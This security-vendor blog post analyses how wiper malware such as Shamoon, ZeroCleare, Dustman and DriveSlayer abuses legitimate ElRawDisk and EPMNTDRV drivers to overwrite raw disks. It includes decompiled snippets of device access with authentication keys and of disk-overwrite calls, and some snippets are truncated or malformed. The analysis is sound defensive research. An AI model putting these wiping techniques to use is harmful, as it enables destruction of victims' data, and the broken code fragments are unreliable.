The Anatomy of Wiper Malware, Part 2: Third-Party Drivers

crowdstrike.com/blog/the-anatomy-of-wiper-malware-part-2

Ioan Iacob - Iulian Madalin Ionita

August 24, 2022

In Part 1 of this four-part blog series examining wiper malware, we introduced the topic of wipers, reviewed their recent history and presented common adversary techniques that leverage wipers to destroy system data.

In Part 2, CrowdStrike's Endpoint Protection Content Research Team discusses how threat actors have used legitimate third-party drivers to bypass the visibility and detection capabilities of security mechanisms and solutions.

Third-Party Drivers

For a wiper developer, there are several good reasons to switch operations into kernel space. When it comes to overwriting disks, user mode has certain limitations and is intensely monitored by AV/XDR vendors through hooking various APIs and blocking select actions. With the release of Windows Vista, Microsoft began restricting access to raw disk sectors from user mode. To bypass this, wiper developers began to drive their attack through the kernel space.

Threat actors may attempt to write their own kernel drivers, but this approach is difficult for a number of reasons. One is related to the lack of segregation between processes or drivers in Kernel space; anything can write to anywhere with no restriction. With no room for error, the machine may easily destabilize and crash. Another is that modern Windows 64-bit requires drivers to be signed by Microsoft.


Rather than writing their own kernel drivers, malware authors often resort to using drivers developed by third-party entities in order to achieve their goals. Some notable examples of wiper families that use third-party drivers include Destover, DriveSlayer, Shamoon, Dustman and ZeroCleare. Most of these leverage different versions of the **ElRawDisk** driver developed by **Eldos**, with the exception being DriveSlayer, who uses a driver developed by **EaseUs**.

ElRawDisk Driver

The **ElRawDisk** device driver, developed by **Eldos** (now part of **Callback Technologies)**, is used by several wiper families such as Destover, ZeroCleare, Dustman and Shamoon. The driver is used as a proxy to transfer actions from user mode into kernel mode and ensures that all disk operations are done on behalf of the driver, not the wiper process. This technique removes any limitations user mode processes might encounter when writing files or interacting with the disk directly. Since this is a third-party driver, the malware must implement a way to install it on the infected machine. Usually this is achieved by dropping the driver to disk and loading it via the Service Control Manager APIs, or the **sc.exe** tool. Legitimate drivers are also seen as “clean” by security vendors and it would not be blocked when they are installed.

ZeroCleare and Dustman use an unsigned version of ElRawDisk driver that is loaded using Turla Driver Loader (TDL). TDL installs a signed and vulnerable VBoxDrv driver. This driver is exploited to mimic the functionality of a driver loader and the unsigned ElRawDisk driver is mapped in kernel mode without having to patch Windows Driver Signature Enforcement (DSE).

After loading the driver, the wipers must grab a handle to it via **CreateFile** and provide a key in order to authenticate to the driver. The key is appended to the device name, and parsed out by the driver. If no valid key is supplied, the return value will be **INVALID_HANDLE_VALUE**. While this seems like a good idea to limit unauthorized access to the driver, in reality threat actors can reverse engineer the legitimate applications that use the ElRawDisk drivers and extract a copy of the key. Then they use that key to impersonate the legitimate tool and achieve their goals. Analyzed wipers use different keys for the ElRawDisk driver.



```
// e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a
CHAR pBuffer_FullDeviceName[2048];
strcpy(pBuffer_FullDeviceName, "\\\\?\\ElRawDisk\\??\\");
if ( arg1 == 1 ) {
    strcat(pBuffer_FullDeviceName, "\\PhysicalDrive0");
    // ...
}
else {
    strcat(pBuffer_FullDeviceName, "C:");
    // ...
}
strcat(
        pBuffer_FullDeviceName,
        "#99E2428CCA4309C68AAF8C616EF3306582A64513E55C786A864BC83DAFE0C78585B69
        2047273B0E55275102C664C5217E76B8E67F35FCE385E4328EE1AD139EA6AA26345C4F93000DB
return CreateFileA(
    elRawDisk,
    GENERIC_WRITE|GENERIC_READ,
    FILE_SHARE_READ | FILE_SHARE_WRITE, 0,
    CREATE_ALWAYS | CREATE_NEW ,
    FILE_FLAG_NO_BUFFERING,
    0);
```

Figure 1. Open handle to ElRawDisk device with the serial key appended to the device name

Shamoon retrieves information about the location of the file on the raw disk by sending the **FSCTL_GET_RETRIEVAL_POINTERS** control code to the ElRawDisk device via the **DeviceIoControl** API. This information is later used to determine the raw sectors of the file that needs to be wiped.

```
// c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
hDevice = OpenDevice("\\\\?\\ElRawDisk\\#{8A6DB7D2-FECF-41ff-9A92-6EDA696613DE}#
                    \\GLOBAL??\\C:\Users\\desktop.ini#8F71FF7E2831A05D0B88FDAACFAC81
    GENERIC_READ,
    CREATE_ALWAYS | CREATE_NEW, 0);
if ( !hDevice || hDevice == INVALID_HANDLE_VALUE ) break;
// ..
bIoControl = DeviceIoControl(
    hDevice,
    FSCTL_GET_RETRIEVAL_POINTERS,
    &pVCN_input,
    0x8,
    &OutBuffer,
    0x20,
    BytesReturned,
    0);

LastError = GetLastError();
if ( LastError != ERROR_MORE_DATA) {
    // ..
    bIoControl = f_WriteDevice(arg2, ...);
}
CloseHandle(hDevice);
```

Figure 2. Send FSCTL_GET_RETRIEVAL_POINTERS via DeviceIoControl API

Shamoon attempts to wipe the entire disk, not only the files. In order to do so, it requests partitioning information by sending the **IOCTL_DISK_GET_PARTITION_INFO_EX** IOCTL to the ElRawDisk driver. The partitioning information helps the wiper to determine what sectors to overwrite. To accomplish this, the wiper opens a handle to a specific partition via **CreateFile** and overwrites the sectors using **WriteFile** and **SetFilePointer** APIs. Shamoon writes a JPEG image to the sectors, rendering the operating system unstable and may crash at any point in time.

```
// c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
if ( DeviceIoControl(
    a1_hDevice,
    IOCTL_DISK_GET_PARTITION_INFO_EX,
    0, 0,
    &OutBuffer,
    0x90,
    &BytesReturned,
    0))
{
    if ( BytesReturned >= 144 )
        return OutBuffer.PartitionLength.QuadPart;
}
```

Figure 3. Send IOCTL_DISK_GET_PARTITION_INFO_EX via DeviceIoControl API

The code trace from Figure 4 exemplifies how wipers overwrite raw disk clusters by proxying activity via the **ElRawDisk** device.

```
// example of API calls to overwrite disk sectors
HANDLE hDisk = CreateFileW ( "\\\\?\\ElRawDisk\\Device\\Harddisk0\\Partition3#8F71...A071", ...);
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffb38, NULL );
DeviceIoControl ( hDisk, IOCTL_DISK_GET_PARTITION_INFO_EX, ... );
SetFilePointer ( hDisk, 0xc0000000, 0x00000000004ffa78, FILE_BEGIN );
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4, NULL );
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT )  ;
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4, NULL );
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT );
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4, NULL );
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT ;
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4, NULL );
SetFilePointer ( hDisk, 0x00100000, 0x00000000004ffa78, FILE_CURRENT );
WriteFile ( hDisk, 0x0000000003420290, 0x00004e00, 0x00000000004ffab4, NULL );
```

Figure 4. API trace view demonstrating how the EPMNTDRV is used to wipe the disk


ZeroCleare and Dustman use the driver a bit differently than Shamoon. Once the ElRawDisk driver is loaded using TDL and a handle to the driver is obtained, it calls **DeviceIoControl** using one of two different IOCTLs (0x22BF84 or 0x227F80), depending on the Windows version. This call is capable of overwriting the contents of the physical drive with a message (as in Dustman wiper), or a buffer with the same byte value (as in ZeroCleare wiper).

The following figure is used in both ZeroCleare and Dustman wipers. The customdata buffer contains the data that is used to overwrite the contents of the physical drive.

```
// example of API calls to overwrite disk sectors
HANDLE hElRawDiskDriver = CreateFileW ( "\\?\ElRawDisk\??\c:#B4B6...D47D", ...);
filter = 0;
// ...
dwElRawDiskIoControlCode = 0x22bf84;
if (filter)
    dwElRawDiskIoControlCode = 0x22bf84;

DeviceIoControl ( hElRawDiskDriver,          // handle for ElRawDisk driver
                  dwElRawDiskIoControlCode, // selected ElRawDisk IO Control Code
                  customdata,               // custom structure holding the overwrite buffer
                  0x18,                     // customdata size
                  NULL,                     // lpOutBuffer
                  0x0,                      // nOutBufferSize
                  0x0,                      // lpBytesReturned
                  0x0);                     // lpOverlapped
```

Figure 5. How ZeroCleare and Dustman use the ElRawDisk to overwrite the disk with a custom buffer

As seen in the ElRawDisk driver version used by Dustman and ZeroCleare, both these two IO control codes translate to the same function call. The following snippet cannot be found in the driver used by Shamoon because it's an older version.




```
if (    CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 0x227F80
     || CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 0x22BF84 )
{
    return ElRawDisk::overwrite_physical_disk(a1, a2);
}
```

Figure 6. Examples of two custom IOCTL codes from the ElRawDisk driver

EPMNTDRV Driver


EPMNTDRV is another example of a driver developed by a legitimate entity being used for malicious purposes by threat actors. This driver is developed by **EaseUs** for their partition manager utility. Back in March of 2022, the DriveSlayer wiper used this driver against Ukraine. It was kept inside a LZA compressed resource and loaded via the Windows Service Control Manager APIs after it was written to disk by the malware. In the following figure, we can observe the main function of the **EPMNTDRV** driver. It creates the device and a symbolic link followed by initialization of the DRIVER_OBJECT structure with the necessary dispatch routines.



```
// 96B77284744F8761C4F2558388E0AEE2140618B484FF53FA8B222B340D2A9C84
int main(PDRIVER_OBJECT DriverObject) {
  status = IoCreateDevice(
      DriverObject, 0,
      L"\\Device\\EPMNTDRV",
      FILE_DEVICE_UNKNOWN, 0, 0,
      &DeviceObject);
  if ( status >= 0 )
  {
    status = IoCreateSymbolicLink(
        L"\\DosDevices\\EPMNTDRV",
        L"\\Device\\EPMNTDRV");
    if ( status >= 0 )
    {
      DriverObject->MajorFunction[IRP_MJ_CREATE] = IRP_Create;
      DriverObject->MajorFunction[IRP_MJ_CLOSE] = IRP_CLose;
      DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IRP_DeviceControl;
      DriverObject->MajorFunction[IRP_MJ_CLEANUP] = IRP_Cleanup;
      DriverObject->MajorFunction[IRP_MJ_READ] = IRP_Read;
      DriverObject->MajorFunction[IRP_MJ_WRITE] = IRP_Write;
      DriverObject->DriverUnload = IRP_Unload;
    }
    else
    {
      IoDeleteDevice(DeviceObject);
    }
  }
  return status;
}
```

Figure 7. Main function of the EPMNTDRV initiating various dispatch routines


Similarly to the previous driver, it allows any user-mode process to interact with the disk by proxying actions through itself. Interaction is achieved via dispatch routines like **IRP_MJ_CREATE**, **IRP_MJ_WRITE** as well as **IRP_MJ_DEVICE_CONTROL**. To interact with the driver, the process needs to open a handle to the device via **CreateFile** and provide a path like “\\.\EPMNTDRV\[value]”, where [value] represents the ID of the disk. The driver will then allow the user to operate on the “\Device\Harddisk[value]\Partition0” device through it.



```
// 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
int IRP_Create(__int64 a1, IRP *a2)
{
    // ..
    memset(pStringBuffer, 0, 120);
    if ( sprintf(
        pStringBuffer, ... ,
        L"\\Device\\Harddisk%u\\Partition0",
        hddNo,
        retValue)
    )
        goto RETURN_INVALID;
    RtlInitUnicodeString(&pStr_DeviceHarddikPartition0, pStringBuffer);
    if ( IoGetDeviceObjectPointer(
        &pStr_DeviceHarddikPartition0, 0,
        &FileObject,
        &DeviceObject)
    )
        goto RETURN_INVALID;
    ObfReferenceObject(DeviceObject);
    v7 = DeviceObject == 0i64;
    FileObj->hDevice = FileObject;
    if ( v7 )
        goto RETURN_INVALID;
    AttachedDeviceReference = IoGetAttachedDeviceReference(DeviceObject);
    if ( !AttachedDeviceReference )
        goto RETURN_INVALID;
    ObfDereferenceObject(DeviceObject);
    // ..
    a2->IoStatus.Status = retValue;
    IofCompleteRequest(a2, 0);
    return retValue;
}
```

Figure 8. Pseudocode view of the IRP_MJ_CREATE dispatch routine from EPMNTDRV driver, showcasing how it opens a handle to the local disk (\Device\Harddisk%u\Partition0)

